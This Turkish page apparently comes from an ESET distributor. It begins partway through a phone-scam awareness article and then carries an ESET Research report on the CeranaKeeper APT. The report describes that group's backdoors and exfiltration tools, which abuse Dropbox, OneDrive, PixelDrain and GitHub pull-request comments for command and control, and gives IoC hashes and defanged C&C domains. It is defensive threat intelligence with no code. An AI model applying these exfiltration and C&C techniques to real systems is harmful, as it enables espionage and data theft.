- **Taklit dolandırıcılığı:** [Vishing](https://antivirus.com.tr/sosyal-muhendislik-saldirilari-vishing-smishing-ve-phishing-kendinizi-nasil-koruyabilirsiniz/) (sesli oltalama) saldırısı olarak da bilinen bu yöntemde, dolandırıcı bir devlet kurumu, teknoloji şirketi, banka, kamu hizmeti, polis veya başka bir makamdan arıyormuş gibi [davranır](https://antivirus.com.tr/taklit-dolandiriciligi-cok-gec-olmadan-bir-taklitciyi-tespit-edin/). Borcunuz olduğunu veya kişisel bilgilerinizi doğrulamaları gerektiğini iddia edebilirler. Size paranızın tehlikede olduğunu ve ‘güvenli’ bir hesaba aktarılması gerektiğini söyleyebilirler.
- **Uzaktan erişim/[teknik destek dolandırıcılığı](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/):** Meşru bir kuruluş gibi davranan bir dolandırıcı, muhtemelen var olmayan bir kötü amaçlı yazılım tehlikesini temizlemek için bilgisayarınıza erişim izni vermenizi isteyecektir. İndirdiğiniz yazılım yasaldır ancak amaçları yasal değildir. Erişim sağladıktan sonra, bankacılık girişleri gibi hassas bilgileri arayacak ve/veya kalıcı erişim için gerçek kötü amaçlı yazılım yükleyeceklerdir.
- **Yatırım dolandırıcılığı:** Bir dolandırıcı, bir yatırım fırsatından büyük getiri elde edeceğinizi vaat eden istenmeyen bir arama yapacaktır. Elbette tek fırsat, dolandırıcının sizden para kazanmasıdır.
- **Ödül çekilişi dolandırıcılığı:** Bir dolandırıcı durup dururken sizi arayarak var olmayan bir ödül kazandığınızı ve ödülü almak için küçük bir miktar ‘vergi’ ödemeniz ve/veya bazı kişisel bilgilerinizi vermeniz gerektiğini iddia eder.
- **Telemarketing aramaları:** Bunlar sadece yasal tele-pazarlamacılardan gelen spam aramalar veya size yüksek fiyatlı veya sahte ürün ve hizmetler satmaya yönelik daha kötü niyetli girişimler olabilir.
- **Robocall’lar:** Bazı otomatik aramalar [yasaldır](https://www.whitelawpllc.com/blog/are-robocalls-illegal/) ve örneğin sağlık hizmeti sağlayıcılarının hastalara randevularını hatırlatması veya siyasi kuruluşların bağış istemesi için yararlı, düşük maliyetli bir yol olabilir. Bununla birlikte büyük ölçekte telefon dolandırıcılığına da olanak sağlarlar. 2023 yılında ABD Federal Ticaret Komisyonu (FTC) robocall’lar hakkında [1,2 milyon şikâyet aldı](https://www.ftc.gov/news-events/news/press-releases/2023/11/ftc-releases-annual-do-not-call-registry-data-book-showing-consumer-complaints-continued-decrease). Bu sayı 2022’de 1,8 milyona düşmüş olsa da spam veya dolandırıcılık amaçlı robocall’ların gerçek sayısının çok çok daha yüksek olması muhtemeldir.
## Dolandırıcılık aramalarına karşı nasıl güvende kalınır?
Kendinizi dolandırıcılık çağrılarından korumanın en basit yolu, operatörünüz tarafından sağlanan uyarı etiketini dikkate almaktır. Aynı taktiği bilinmeyen herhangi bir numara için de kullanabilirsiniz. Sonuçta, eğer arayan meşru bir kişiyse muhtemelen bir sesli mesaj bırakacaktır. Ancak büyük hacimli potansiyel spam/dolandırıcılık aramalarını taramak sıkıcı bir iş olabilir. Diğer taktikler şunları içerebilir:
- **Do Not Call (arama yasağı listesine) kaydolmak:** Birçok ülke, çoğu yasal tele-pazarlamacının aramasını engellemek için tasarlanmış bunun gibi ulusal kayıtlar yürütmektedir. Görünüşe göre ABD DNC kaydında 249 milyondan fazla aktif kayıtlı telefon numarası var.
- **Veri simsarlarıyla iletişime geçmek**: Bu karanlık üçüncü taraflar telefon dolandırıcılığı ekosisteminde çok önemli bir rol oynamaktadır. [Onlarla doğrudan iletişime](https://inteltechniques.com/workbook.html) geçebilir ve vazgeçme süreçlerini takip edebilirsiniz.
- **Bilinen spam numaralarını engelleme:** Telefonu açtığınızda bir dolandırıcılık veya spam söz konusuysa bu numarayı engelleyerek bir daha bu numaradan haber almadığınızdan emin olabilirsiniz:
- [iOS’ta:](https://support.apple.com/en-gb/guide/iphone/iphe4b3f7823/ios) *Son Kullanılanlar*‘a gidin, “i” simgesine dokunun, aşağı kaydırın ve *Arayanı Engelle’*ye basın*.*
- [Android’de](https://support.google.com/phoneapp/answer/6325463?hl=en): Telefon uygulamanızı açın, üç noktaya dokunun, *Arama geçmişine* gidin ve engellemek istediğiniz numaradan gelen bir aramaya dokunun. *Engelle / spam bildir öğesine* dokunun. Tercih ettiğiniz [mobil güvenlik çözümünüzde](https://support.eset.com/de/kb3284-anruffilter-in-eset-mobile-security-fur-android-einrichten-7x-8x) de bir arama filtresi ayarlayabilirsiniz.
Kişisel veya finansal bilgilerinizi asla telefonda vermemeniz veya birisinin bilgisayarınıza uzaktan yazılım indirmesine izin vermemeniz gerektiğini söylemeye gerek yok.
## Dolandırıcılık ihtimali karşısında devlet ne yapıyor?
[Geçen yıl](https://www.infosecurity-magazine.com/news/scam-robocalls-forecast-cost-58bn/), dolandırıcılık amaçlı robocall’ların kurbanlara maliyetinin yılda yüzde 9 artarak 2023 yılında küresel çapta 58 milyar dolara ulaşacağı tahmin ediliyordu. Bu durum, hükümetlerin bu konuyla ilgilenmesini öncelikli bir mesele haline getirmelidir. ABD’de düzenleyici kurum son yıllarda [robocall firmalarına](https://www.infosecurity-magazine.com/news/fcc-proposes-300m-fine-robocall/), [VoIP sağlayıcılarına](https://www.infosecurity-magazine.com/news/voip-xcast-settles-10m-illegal/) ve [dolandırıcılık şirketlerine](https://www.infosecurity-magazine.com/news/ftc-busts-110-million-charity/) karşı milyonlarca dolarlık para cezaları kesti. Türkiye’de de Bilgi Teknolojileri ve İletişim Kurumu (BTK), 2023 yılında kamuoyunda “istenmeyen arama” olarak nitelendirilen, elektronik haberleşme hizmetlerine ilişkin usulsüz pazarlama ve satış aramaları yapan şirketlere, 51,5 milyon lira idari para cezası uyguladı.
Ancak dolandırıcılar için potansiyel olarak büyük cezalara rağmen ödüller genellikle karşı konulamayacak kadar büyüktür. Bu nedenle, meseleyi kendi elinize almanız ve rahatsız edici telefon aramalarına nasıl davrandığınızı yeniden düşünmeniz en iyisidir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Mobil Güvenlik, Siber Güvenlik
---
### [Arıyı pandadan ayırmak: CeranaKeeper Tayland'a doğru yola çıkıyor](https://antivirus.com.tr/ariyi-pandadan-ayirmak-ceranakeeper-taylanda-dogru-yola-cikiyor/)
**Published:** Ekim 4, 2024
**Author:** ESET
**Excerpt:** ESET Research, Güneydoğu Asya'da kitlesel veri sızıntısına odaklanan CeranaKeeper adlı Çin bağlantılı yeni bir tehdit aktörünü detaylandırıyor
**Content:**
*ESET Research, Güneydoğu Asya’da kitlesel veri sızıntısına odaklanan CeranaKeeper adlı Çin bağlantılı yeni bir tehdit aktörünün araçlarını ve faaliyetlerini detaylandırıyor*
ESET araştırmacıları, 2023 yılından başlayarak Tayland’daki devlet kurumlarını hedef alan birkaç kampanya gözlemledi. Bu saldırılar, daha önce başka araştırmacılar tarafından Çin’e bağlı gelişmiş kalıcı tehdit (APT) grubu Mustang Panda’ya atfedilen bileşenlerin yenilenmiş sürümlerinden ve daha sonra, ele geçirilen bilgisayarlarda komutları yürütmek ve hassas belgeleri dışarı çıkarmak için Pastebin, Dropbox, OneDrive ve GitHub gibi hizmet sağlayıcıları kötüye kullanan yeni bir araç setinden yararlandı.
Bulgularımıza dayanarak bu faaliyet kümesini ayrı bir tehdit aktörünün işi olarak izlemeye karar verdik. Grubun araçlarının kodunda \[Bb\]ectrl dizesinin çok sayıda geçmesi bize CeranaKeeper adını vermemiz için ilham verdi; arıcı ve arı türü [Apis Cerana](https://en.wikipedia.org/wiki/Apis_cerana) veya Asya bal arısı kelimeleri arasında bir kelime oyunudur.
**Bu blog yazısının kilit noktaları:**
- ESET araştırmacıları, Tayland’daki devlet kurumlarını hedef alan CeranaKeeper adlı Çin bağlantılı yeni bir tehdit aktörü keşfetti. Bazı araçları daha önce başka araştırmacılar tarafından Mustang Panda’ya atfedilmişti.
- Grup, tespit edilmekten kaçınmak için arka kapısını sürekli olarak güncelliyor ve kitlesel veri sızıntısına yardımcı olmak için yöntemlerini çeşitlendiriyor.
- CeranaKeeper, Dropbox ve OneDrive gibi popüler, yasal bulut ve dosya paylaşım hizmetlerini özel arka kapılar ve çıkarma araçları uygulamak için kötüye kullanır.
- Grup, kod paylaşımı ve iş birliği için popüler bir çevrimiçi platform olan GitHub’ın pull request ve sorun yorumu özelliklerini gizli bir ters kabuk oluşturmak için kullanarak GitHub’dan bir C&C sunucusu olarak faydalanır.
CeranaKeeper en azından 2022’nin başından beri aktiftir ve çoğunlukla Tayland, Myanmar, Filipinler, Japonya ve Tayvan gibi Asya ülkelerindeki devlet kurumlarını hedef almaktadır; Çin’in çıkarlarıyla uyumlu olduğuna inanıyoruz. Grubun durmak bilmeyen veri avı dikkat çekicidir; saldırganları, ele geçirilen ağlardan mümkün olduğunca fazla bilgi elde etmeyi amaçlayan çok çeşitli araçlar kullanmaktadır. Analiz ettiğimiz operasyonda grup, ele geçirilen makineleri güncelleme sunucularına dönüştürdü, gizli bir ters kabuk oluşturmak için GitHub’ın pull request ve sorun yorumu özelliklerini kullanarak yeni bir teknik geliştirdi ve tüm dosya ağaçlarını toplarken tek kullanımlık hasat bileşenleri kullandı.
CeranaKeeper’ı Mayıs 2024’te yayımlanan [ESET APT Faaliyet Raporu Q4 2023-Q1 ](https://antivirus.com.tr/eset-apt-raporu-q4-2023-q1-2024/)2024’te kısaca tanıtmıştık. Bu blog yazısında, CeranaKeeper tarafından kullanılan ve daha önce belgelenmemiş bu özel araçları açıklıyor ve bu tehdit aktörünün operasyonları hakkındaki bulgularımızı paylaşıyoruz.
CeranaKeeper ve Tayland’daki güvenlik açığı ile ilgili bulgularımızın bir kısmını 2 Ekim 2024 tarihinde [Virus Bulletin konferansında](https://www.virusbulletin.com/conference/vb2024/abstracts/ceranakeeper-relentless-shape-shifting-group-targeting-thailand/) ve buradan tamamını okuyabileceğiniz teknik raporumuzda sunduk. Bu ay, Virus Bulletin [bu](https://www.virusbulletin.com/conference/vb2024/) konuyla ilgili teknik [incelememizi](https://www.virusbulletin.com/conference/vb2024/) de [web sitesinde](https://www.virusbulletin.com/conference/vb2024/) yayımlayacak.
CeranaKeeper: Tayland’ı hedef alan acımasız, şekil değiştiren bir grup
Raporu okuyun

## **Atıf**
CeranaKeeper’ın bazı faaliyetleri daha önce [Talos](https://blog.talosintelligence.com/mustang-panda-targets-europe/), [Trend Micro](https://www.trendmicro.com/en_us/research/22/k/earth-preta-spear-phishing-governments-worldwide.html) ve Palo Alto Networks [Birim 42](https://unit42.paloaltonetworks.com/stately-taurus-attacks-se-asian-government/) tarafından Mustang Panda’ya (diğer adıyla Earth Preta veya Stately Taurus) atfedilmiş olsa da bu faaliyet kümesini CeranaKeeper’ın çalışması olarak izlemeye karar verdik. CeranaKeeper’ın ısmarlama stager (ya da TONESHELL) adı verilen ve kamuya açık bir şekilde belgelenmiş araç setini kullandığını, büyük ölçüde yan yükleme tekniğine dayandığını ve ele geçirilmiş bir ağdan dosya sızdırmak için belirli bir komut dizisi kullandığını düşünüyoruz. Ayrıca siyasi yemlerin ve PlugX bileşenlerinin kullanımının MustangPanda’nın işi olduğunu düşünüyoruz. Faaliyetlerindeki bazı benzerliklere rağmen (benzer yan yükleme hedefleri, arşiv formatı), iki grup arasında araç setlerindeki, altyapılarındaki, operasyonel uygulamalarındaki ve kampanyalarındaki farklılıklar gibi belirgin organizasyonel ve teknik farklılıklar gözlemledik. Ayrıca iki grubun benzer görevleri yerine getirme biçimlerinde de farklılıklar tespit ettik.
CeranaKeeper operasyonlarında TONEINS, TONESHELL ve PUBLOAD olarak bilinen ve gruba özgü olan bileşenleri kullanmaktadır. Grup, saldırılarında yukarıda bahsedilen bileşenlerin yenilenmiş versiyonlarını ve Pastebin, Dropbox, OneDrive ve GitHub gibi hizmetleri kötüye kullanan yeni araçları kullanmak gibi yaratıcılığı ve uyarlanabilirliği ile öne çıkıyor. Bu araçları aşağıdaki bölümde açıklıyoruz *Büyük çaplı sızıntılara yardımcı olacak araç seti*.
Ayrıca grup kodunda, geliştirme sürecine ilişkin içgörü sağlayan bazı meta veriler bırakarak iki grubu birbirinden ayırmamızı ve CeranaKeeper’a atfetmemizi daha da sağlamlaştırdı. Her iki tehdit aktörü de dağıtım aşamasında kullanılan araçların tedarikçisi gibi aynı üçüncü tarafa güveniyor olabilir, ki bu Çin’e bağlı gruplar arasında nadir görülen bir durum değildir ya da gözlemlediğimiz bağlantıları açıklayacak bir düzeyde bilgi paylaşımına sahip olabilirler. Bize göre bu, tek bir tehdit aktörünün birbirinden tamamen ayrı iki araç, altyapı, operasyonel uygulama ve kampanya setini sürdürmesinden daha olası bir açıklamadır.
## **Aynı ağdaki makinelerin tehlikeye atılması**
CeranaKeeper’ın analiz ettiğimiz vakada kullandığı tehlikeye atma vektörleri henüz bulunamamıştır. Grup, 2023 yılının ortalarında Tayland’daki bir devlet kurumunun ağında yer edindiğinde ele geçirilen bir makine yerel alan ağındaki bir etki alanı denetleyicisi sunucusuna karşı kaba kuvvet saldırıları gerçekleştirdi.
Saldırganlar ayrıcalıklı erişim elde ettikten sonra TONESHELL arka kapısını kurdu, kimlik bilgilerini boşaltmak için bir araç kullandı ve makinedeki güvenlik ürünlerini devre dışı bırakmak için yasal bir [Avast sürücüsü](https://arstechnica.com/information-technology/2022/10/how-a-microsoft-blunder-opened-millions-of-pcs-to-potent-malware-attacks/) ve özel bir uygulama kullandı. Ele geçirilen bu sunucudan, ağdaki diğer bilgisayarlara arka kapılarını dağıtmak ve çalıştırmak için bir uzaktan yönetim konsolu kullandılar. Ayrıca CeranaKeeper, ele geçirilen sunucuyu TONESHELL güncellemelerini depolamak için kullanarak bir güncelleme sunucusuna dönüştürdü.
Grup, ağ genelinde yeni bir BAT betiği dağıttı ve etki alanı yöneticisi ayrıcalıkları kazanmak için etki alanı denetleyicisinden yararlanarak erişimini aynı etki alanındaki diğer makinelere genişletti. Bu, CeranaKeeper’ın operasyonunun bir sonraki aşamasına geçmesini ve nihai hedefine ulaşmasını sağladı: Büyük veri toplama.
## **Kitlesel sızıntıya yardımcı olan araç seti**
TONESHELL arka kapılarını yerleştirdikten ve birkaç yanal hareket gerçekleştirdikten sonra saldırganların daha önce belgelenmemiş, özel araçları yerleştirmek için yeterli ilgiye sahip birkaç tehlikeye atılmış bilgisayar buldukları ve seçtikleri anlaşılmaktadır. Bu destek araçları yalnızca belgelerin genel depolama hizmetlerine sızmasını kolaylaştırmak için değil aynı zamanda alternatif arka kapılar olarak da kullanıldı. Açıkladığımız arka kapılar ve sızma araçları yalnızca yüksek hedefli makinelere konuşlandırılmıştır.
## **WavyExfiller: Dropbox ve PixelDrain’i kötüye kullanan bir Python yükleyicisi**
Haziran 2023’te keşfettiğimiz bir dizi bilinmeyen bileşenden ilki WavyExfiller, [PyInstaller](https://pyinstaller.org/en/stable/operating-mode.html) kullanılarak bir yürütülebilir dosyaya paketlenmiş bir Python paketi ve [Birim 42](https://unit42.paloaltonetworks.com/stately-taurus-attacks-se-asian-government/) tarafından açıklanan sızma yönteminin doğrudan Python uygulamasıdır. Bu bileşene, dışa aktarılmaya hazır belgeleri tanımlamak ve sıkıştırmak için arama maskeleri içeren yerel bir dosyanın .wav uzantısı nedeniyle WavyExfiller adını verdik. PyInstaller ile birlikte gelen yürütülebilir dosyanın adı SearchApp.exe’dir (SHA-256: E7B6164B6EC7B7552C93713403507B531F625A8C64D36B60D660D66E82646696).
Modülün üç ana işlevi vardır: Bir Pastebin sayfasından (düz metin verilerini depolamak ve paylaşmak için çevrimiçi bir hizmet) şifrelenmiş bir Dropbox belirteci almak, kullanıcıların dizinlerinde bulunan belgelerin parola korumalı arşivlerini oluşturmak ve bu arşivleri Dropbox’a yüklemek.
Ekim 2023’te, oneDrive.exe adı altında saklanan bir varyant (SHA-256: 451EE465675E674CEBE3C42ED41356AE2C972703E1DC7800A187426A6B34EFDC) gözlemledik. Adına rağmen bu sürüm arşivlenen dosyaları dışarı sızdırmak için [PixelDrain](https://pixeldrain.com/) dosya paylaşım hizmetini kullanır. Tıpkı yukarıda bahsedilen SearchApp.exe gibi, bu varyant da genellikle işletim sistemini, yüklü programları ve yerel kullanıcıların belgelerini içeren C sürücüsünü kontrol eder. Ek olarak, oneDrive.exe, varsa D harfinden N harfine kadar (L hariç) eşlenen sürücülerden dosya toplamaya çalışır. Şekil 1 USB’ler ve sabit sürücüler gibi bağlı harici depolama aygıtlarını, ofis ortamındaki ağa bağlı sürücüleri veya belirli bir yazılım tarafından oluşturulan sanal sürücüleri temsil edebilir. Bu, CeranaKeeper’ın açgözlülük seviyesini artırdığını ve diğer potansiyel veya bilinen bilgi kaynaklarına ulaşmaya çalıştığını göstermektedir. Bununla birlikte PixelDrain’e yüklenen dosyaları kontrol etmek açık API aracılığıyla mümkün olmadığından sızma işleminin başarılı olup olmadığı belirsizdir.
Şekil 1 Bir sürücü listesinde gezinme ve dosya toplama
## **DropboxFlop: Dropbox’ı kötüye kullanan bir Python arka kapısı**
Ekim 2023’te, PixelDrain varyantını bulduğumuz zaman, SHA-256 hash DAFAD19900FFF383C2790E017C958A1E92E84F7BB159A2A7136923B715A4C94F ile yeni bir [PyInstaller](https://pyinstaller.org/en/stable/operating-mode.html) paketlenmiş yürütülebilir dosyası keşfettik. Görünüşe göre CeranaKeeper, yükleme ve indirme özelliklerine sahip bir ters kabuk olan [Dropflop](https://github.com/pauln23/DropFlop/tree/master) adlı halka açık bir projeye dayanarak oluşturdu. Derlenen Python dosyasının adı dropboxflop.pyc. Arka kapı şifrelenmiş bir Dropbox belirteci alır ve makinede komutları yürütmek için uzak Dropbox deposunda bulunan dosyalara bağlıdır. Yerel olarak benzersiz bir klasör oluşturur ve her 15 saniyede bir lasttime adlı uzak dosyayı güncelleyerek bir “kalp atışı” oluşturur. Ayrıca bulunursa indirilen ve JSON dosyası olarak ayrıştırılan görevler adlı bir dosyayı da kontrol eder. Uygulanan iki tür görev vardır: Komut yürütme ve dosya yükleme. Tamamlandığında arka kapı dosya çıktısının içeriğini güncelleyerek sonuçları gönderir.
## **OneDoor: OneDrive’ı kötüye kullanan bir C++ arka kapısı**
Python arka kapısı DropboxFlop’u dağıttıktan birkaç gün sonra CeranaKeeper, OneDoor adını verdiğimiz OneDrive’ı kötüye kullanan statik olarak bağlı bir C/C++ arka kapısı ile geri döndü. Örnek (SHA-256: 3F81D1E70D9EE39C83B582AC3BCC1CDFE038F5DA31331CDBCD4FF1A2D15BB7C8) OneDrive.exe olarak adlandırılmıştır. Dosya, aşağıdaki özellikler görünümünde gösterildiği gibi Microsoft’un yasal yürütülebilir dosyasını taklit eder Şekil 2.
Şekil 2 OneDoor dosya özellikleri
OneDoor, DropboxFlop arka kapısına benzer bir şekilde davranır ancak komutları almak ve dosyaları dışarı sızdırmak için [Microsoft Graph API’](https://learn.microsoft.com/en-us/onedrive/developer/rest-api/?view=odsp-graph-online)nin OneDrive REST API’sini kullanır.
OneDoor bir günlük dosyası oluşturur ve config.ini adlı bir dosyaya erişmeye çalışır. Eğer bu dosya mevcut değilse OneDoor sabit kodlanmış bir tampon kullanır. Dosya veya tampon, CBC modunda AES-128 kullanarak verilerin geri kalanının şifresini çözmek için kullanılan bir anahtar ve başlatma vektörü ile başlar. Düz metin, kötü amaçlı yazılımın HTTP GET isteğinde kullandığı bir URL içerir. Yanıt, Microsoft OneDrive’a yapılan sonraki isteklerde kullanılan bir OneDrive belirteci içerir.
OneDoor ayrıca uygulama verilerini depolamak için kullanılan approot adlı bir klasörün kimliğini de alır.
config.ini dosyasına benzer şekilde, kötü amaçlı yazılım errors.log adlı bir dosyaya erişmeye çalışır. Dosya mevcut değilse sabit kodlanmış bir arabellek kullanır. Dosyanın veya arabelleğin içeriğinin şifresi çözülür; düz metin verileri 1024 bit RSA genel anahtarı içerir. Bir anahtar-IV çifti oluşturulur, RSA ile şifrelenir ve uzak approot klasörüne yüklenir. Bu çift, verilerin şifrelenmesi ve şifresinin çözülmesi için kullanılır.
Son olarak, kötü amaçlı yazılım OneDrive’da bulunan iki klasörden (E ve F) dosya listelerini alır. Her liste için dosyaları indiren ve şifrelerini çözen bir iş parçacığı başlatılır. E klasörü altında depolanan dosyalar yürütülecek komutları içerirken F klasörü altında depolananlar yüklenecek dosyaların bir listesini içerir. Bu işlemlerin sonuçları şifrelenir ve üçüncü bir OneDrive klasörü olan D’de depolanır. Orijinal dosyalar daha sonra OneDrive’dan silinir.
## **BingoShell: GitHub’ı kötüye kullanan bir Python arka kapısı**
Grubun sızma araç setinin en son örneğini Şubat 2024’te gözlemledik ve oluşturduğu bir GitHub [çekme isteğinin](https://docs.github.com/en/pull-requests/collaborating-with-pull-requests/proposing-changes-to-your-work-with-pull-requests/about-pull-requests) (PR) başlığında kullanılan bingo# dizesi nedeniyle BingoShell olarak adlandırdık. Analiz edilen örnek (SHA-256: 24E12B8B1255DF4E6619ED1A6AE1C75B17341EEF7418450E661B74B144570017), simgesi olarak Microsoft Office logosu kullanan Update.exe adlı bir dosyadır. Şekil 3. PE derleme zaman damgasına göre Ocak 2024’ün sonlarında inşa edilmiş.
Şekil 3 BingoShell arka kapısı Microsoft Office uygulamasını taklit ediyor
BingoShell, ele geçirilmiş makineleri kontrol etmek için GitHub’ı kullanan Python ile yazılmış bir arka kapıdır. Çalıştırıldığında özel bir GitHub deposuna erişmek için sabit kodlanmış bir belirteç kullanır. Ana dalın ilk işlemine göre, depo muhtemelen 24 Ocak 2024 tarihinde oluşturulmuştur. BingoShell depoda yeni bir dal ve buna karşılık gelen bir çekme isteği oluşturur. Arka kapı, ele geçirilen makinede çalıştırılacak komutları almak için yeni oluşturulan PR’deki yorumları okur Şekil 4.
Şekil 4 Sorun yorumlarında saklanan komutları alan kod
Bu, GitHub’ı bir komuta ve kontrol (C&C) sunucusu olarak kullanmak için yeni bir gizli tekniği göstermekte ve çekme isteklerini kapatarak ve depodan yorumları kaldırarak kendilerinden sonra temizleyen saldırganların karmaşıklığını göstermektedir.
BingoShell tarafından özel GitHub deposunda oluşturulan her yeni dal, güvenliği ihlal edilmiş bir makineye erişimi temsil etmelidir. Çünkü 25 kapalı çekme isteği keşfettik (şurada gösterilmiştir Şekil 5), CeranaKeeper’ın BingoShell aracılığıyla ele geçirilmiş 25 makineye erişimi olduğu sonucuna varabiliriz.
Şekil 5 Çekme isteklerini numaralandırma
## **Sonuç**
Tayland hükümetine yönelik saldırıların arkasındaki tehdit aktörü CeranaKeeper, grubun kullandığı çok sayıda araç ve teknik hızla gelişmeye devam ettiği için özellikle acımasız görünüyor. Operatörler, operasyonlarının gerektirdiği şekilde araç setlerini yazıyor ve düzenliyor ve tespit edilmekten kaçınmak için oldukça hızlı tepki veriyorlar. Bu grubun amacı mümkün olduğunca çok dosya toplamak ve bu amaçla belirli bileşenler geliştiriyor. CeranaKeeper sızma için bulut ve dosya paylaşım hizmetlerini kullanmaktadır ve muhtemelen bu popüler hizmetlere yönelik trafiğin çoğunlukla meşru görüneceği ve tespit edildiğinde engellenmesinin daha zor olacağı gerçeğine güvenmektedir.
Araştırmamız boyunca, daha önce belgelenmiş ve yeni araç setleri ile ortak bir tehdit aktörü arasında güçlü bağlantılar kurmayı başardık. Taktikler, teknikler ve prosedürler (TTP’ler), kod ve altyapı farklılıklarının incelenmesi, CeranaKeeper ve MustangPanda’yı iki ayrı varlık olarak izlemenin gerekli olduğuna inanmamıza yol açıyor. Bununla birlikte Çin’e bağlı her iki grup da ortak bir çıkar doğrultusunda ya da aynı üçüncü taraf aracılığıyla bilgi ve araçların bir alt kümesini paylaşıyor olabilir.
İncelediğimiz hedefli kampanya bize CeranaKeeper’ın operasyonları hakkında bilgi verdi ve grubun hassas veri arayışı devam ettikçe gelecekteki kampanyalar muhtemelen daha fazlasını ortaya çıkaracaktır.
CeranaKeeper tarafından kullanılan araçların daha ayrıntılı bir analizi için ESET Research teknik raporunun tamamına buradan erişebilirsiniz.
### **IoC’ler**
Kapsamlı bir uzlaşma göstergeleri (IoC’ler) listesi ve örnekleri GitHub depomuzda bulunabilir.
### **Dosyalar**
| **SHA-256** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| B25C79BA507A256C9CA12A9BD34DEF6A 33F9C087578C03D083D7863C708ECA21 | EACore.dll | Win32/Agent.VJO | YK0130 reverse shell. |
| E7B6164B6EC7B7552C93713403507B53 1F625A8C64D36B60D660D66E82646696 | SearchApp.exe | Python/Agent.AGT | WavyExfiller. |
| 3F81D1E70D9EE39C83B582AC3BCC1CDF E038F5DA31331CDBCD4FF1A2D15BB7C8 | OneDrive.exe | Win32/Agent.VKV | OneDoor. |
| DAFAD19900FFF383C2790E017C958A1E 92E84F7BB159A2A7136923B715A4C94F | dropbox.exe | Python/Agent.AQN | DropBoxFlop. |
| 24E12B8B1255DF4E6619ED1A6AE1C75B 17341EEF7418450E661B74B144570017 | Update.exe | Python/Agent.AJJ | BingoShell. |
| 451EE465675E674CEBE3C42ED41356AE 2C972703E1DC7800A187426A6B34EFDC | oneDrive.exe | Python/Agent.AGP | WavyExfiller PixelDrain variant. |
| E6AB24B826C034A6D9E152673B911592 01577A3A9D626776F95222F01B7C21DB | MsOcrRes.orp | Win32/Agent.AFWW | TONESHELL type B. |
| 6655C5686B9B0292CF5121FC6346341B B888704B421A85A15011456A9A2C192A | avk.dll | Win32/Agent.VJQ | TONESHELL variant. |
| B15BA83681C4D2C2716602615288B7E6 4A1D4A9F4805779CEBDF5E6C2399AFB5 | TurboActivate.dll | Win32/Agent.AFWX | TONESHELL loader. |
### **Network**
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| 104.21.81\[.\]233 172.67.165\[.\]197 | www.toptipvideo\[.\]com | CLOUDFLARENET (AS13335) | 2023-08-14 | C&C server for the YK0130 reverse shell. |
| 103.245.165\[.\]237 | dljmp2p\[.\]com inly5sf\[.\]com | Bangmod Enterprise administrator (AS58955) | 2023-04-21 | C&C servers for TONESHELL variants. |
| 103.27.202\[.\]185 | www.dl6yfsl\[.\]com | Bangmod Enterprise administrator (AS58955) | 2023-08-10 | C&C server for TONEINS variant. |
| 103.27.202\[.\]185 | www.uvfr4ep\[.\]com | Bangmod Enterprise administrator (AS58955) | 2023-09-22 | C&C server for TONEINS variant. |
### **MITRE ATT&CK teknikleri**
Bu tablo MITRE ATT&CK çerçevesinin 15**.** [sürümü](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur**.**
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Resource Development** | [T1583.001](https://attack.mitre.org/versions/v15/techniques/T1583/001/) | Acquire Infrastructure: Domains | CeranaKeeper acquired domains for some of its C&C servers. |
| [T1583.003](https://attack.mitre.org/versions/v15/techniques/T1583/001/) | Acquire Infrastructure: Virtual Private Server | CeranaKeeper acquired access to a VPS to serve as a C&C server. |
| [T1587.001](https://attack.mitre.org/versions/v15/techniques/T1587/001/) | Develop Capabilities: Malware | CeranaKeeper develops its own components. |
| [T1585.003](https://attack.mitre.org/versions/v15/techniques/T1585/003/) | Establish Accounts: Cloud Accounts | CeranaKeeper acquired cloud accounts for exfiltration purposes. |
| **Execution** | [T1072](https://attack.mitre.org/versions/v15/techniques/T1072/) | Software Deployment Tools | CeranaKeeper abuses a remote administration console to perform lateral movement. |
| **Persistence** | [T1547.001](https://attack.mitre.org/versions/v15/techniques/T1547/001/) | Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder | The YK0130 reverse shell establishes persistence via a registry Run key. |
| [T1574.002](https://attack.mitre.org/versions/v15/techniques/T1574/002/) | Hijack Execution Flow: DLL Side-Loading | Most components come as side-loaded libraries along with the legitimate program. |
| **Defense Evasion** | [T1140](https://attack.mitre.org/versions/v15/techniques/T1140/) | Deobfuscate/Decode Files or Information | Configuration files used by the OneDoor backdoor are encrypted. |
| [T1036.005](https://attack.mitre.org/versions/v15/techniques/T1036/005/) | Masquerading: Match Legitimate Name or Location | CeranaKeeper uses legitimate library names to blend in. |
| **Collection** | [T1560.001](https://attack.mitre.org/versions/v15/techniques/T1560/001/) | Archive Collected Data: Archive via Utility | WavyExfiller uses WinRAR to compress collected data. |
| [T1005](https://attack.mitre.org/versions/v15/techniques/T1005/) | Data from Local System | WavyExfiller collects data from the local drive (C:). |
| [T1039](https://attack.mitre.org/versions/v15/techniques/T1039/) | Data from Network Shared Drive | WavyExfiller collects data from network shares. |
